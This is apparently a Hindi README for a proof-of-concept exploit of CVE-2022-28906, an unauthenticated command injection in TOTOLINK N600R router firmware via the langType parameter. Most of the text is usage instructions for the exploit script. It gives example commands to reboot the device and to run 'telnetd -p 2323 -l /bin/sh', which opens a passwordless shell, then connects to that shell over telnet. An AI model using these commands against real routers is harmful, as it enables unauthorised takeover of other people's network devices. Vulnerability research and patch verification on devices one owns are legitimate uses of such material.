 finnvle/cve-2022-28906-poc
पायथन प्रूफ-ऑफ-कॉन्सेप्ट TOTOLINK N600R में बिना प्रमाणीकरण के OS कमांड इंजेक्शन के लिए, जो langType पैरामीटर का शोषण करके डिवाइस पर मनमाने कमांड निष्पादित करता है।

TOTOLINK N600R में बिना प्रमाणीकरण के कमांड इंजेक्शन के लिए Python प्रूफ ऑफ कॉन्सेप्ट।

| उत्पाद | TOTOLINK N600R |
| फर्मवेयर | V5.3c.7159_B20190425 |
| प्रकार | OS कमांड इंजेक्शन (CWE-78) |
| पैरामीटर | langType |
| एंडपॉइंट | /cgi-bin/cstecgi.cgi |
| CVSS v3.1 | 9.8 क्रिटिकल |
TOTOLink N600R V5.3c.7159_B20190425 में /setting/setLanguageCfg में langtype पैरामीटर के माध्यम से कमांड इंजेक्शन भेद्यता पाई गई।
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
# उपयोग: python3 poc.py <TARGET> <COMMAND>
# उदाहरण: python3 poc.py 192.168.68.1 "reboot"
# उदाहरण: python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

python3 poc.py <TARGET> <COMMAND>



PoC का उपयोग करके लक्ष्य पर पोर्ट 2323 पर /bin/sh सेवा सक्षम करने के लिए रिमोट निष्पादन करें
python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

पोर्ट 2323 सक्षम होने पर परिणाम देखें
पोर्ट 2323 के माध्यम से telnet का उपयोग करके लक्ष्य से कनेक्ट करें
telnet 192.168.68.1 2323
बिना किसी वारंटी के जैसा है वैसा प्रदान किया गया। लेखक दुरुपयोग या क्षति के लिए जिम्मेदार नहीं है।